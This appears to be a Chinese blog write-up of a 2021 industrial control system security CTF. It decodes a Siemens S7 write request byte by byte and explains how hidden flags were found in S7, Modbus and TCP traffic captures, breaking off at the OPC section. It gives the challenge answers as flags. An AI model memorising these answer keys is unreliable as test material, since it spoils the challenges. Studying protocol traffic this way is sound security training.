2021年江西工业互联网安全技术技能大赛线上初赛Writeup

原创

末 初 于 2021-10-05 15:32:33 发布 1023 收藏 14

分类专栏： CTF_MISC_Writeup 文章标签： 2021江西工业互联网大赛

文章目录

- 协议分析
  - S7协议分析
  - 工控流量分析
  - 异常流量分析
  - OPC流量分析
- 应急处置
  - 图片的秘密
  - 现场数据采集
  - 应急恢复
  - 文件分析
- 组态编程
  - 探索组态密码
- 恶意程序
  - 恶意app分析
  - 恶意程序分析
- 固件分析
  - 丢失的密码
  - 工业固件分析

协议分析

S7协议分析

```
0300002402f0803201000000003000e00050501120a10020001000083000000000400080 1。
请解读以上协议内容，并准确的拿到此报文返回值，flag即为返回值。提交格式：flag{xxx}。
```

写入报文的数据分析

```
03 00                报文头
00 24                数据总长度: 36
02 f0 80 32          固定长度: 4
01                   命令类型: 发
00 00 00 03          标记序列号: 3
00 0e                固定长度: 2
00 05                有效数据长度: 5(从偏移量后第一位开始计算)
05                   命令起始符号
01                   写入数据块个数: 1
12 0a 10             固定长度: 3(返回数据前缀)
02                   写入方式: 01按bit写入; 02按byte写入
00 01                写入数据个数: 1(byte方式可以写入多个, bit只能写入单个)
00 00                写入数据块编号: 0
83                   写入数据类型: M
00 00 00             写入地址偏移量: 0
00 04                写入方式: 03按bit写入; 04按byte写入
00 08                写入bit的个数
01                   写入的值: 1
```


写入报文的返回值

```
03 00                报文头
00 16                数据总长度: 22
02 f0 80 32          固定长度: 4
03                   命令类型: 收
00 00 00 03          标记序列号: 3
00 02
00 01
00 00
05 01
ff                   表示写入正常
```


```
flag{0300001602f0803203000000030002000100000501ff}
```

工控流量分析


用科来诊断数据包时发现几个TCP非法校验的包




查看数据包编号为 `3397` 、 `3398` 的包，发现这些包都带有 `data` 字段




然后在wireshark中分析 `3397` 、 `3398` 时发现了端倪






观察前后几个包，发现 `.34` 给 `.99` 发的包长度都为 `64`，唯独 `3399` 的长度包为 `103`；查看发现 `3399` 包被直接附加了一段data字段之外的数据。发现一段连续的字符串，提取出来base64解码





```
flag{tq2ysds66}
```


异常流量分析



大部分为 `HTTP` 协议流量，但是查看http流和导出文件都没有发现flag的线索。继续查看少部分的 `Modbus` 协议




发现一个非法校验和的包，查看发现尾部附加了一段字符串




```
syntvfguvfZbqohffffff
```

经验比较丰富的Misc手可能一眼就能看出来`synt`是字符flag的`rot13`编码




```
flag{flagisthisModbussssss}
```


OPC流量分析

使用 科来网络分析系统 分析流量包

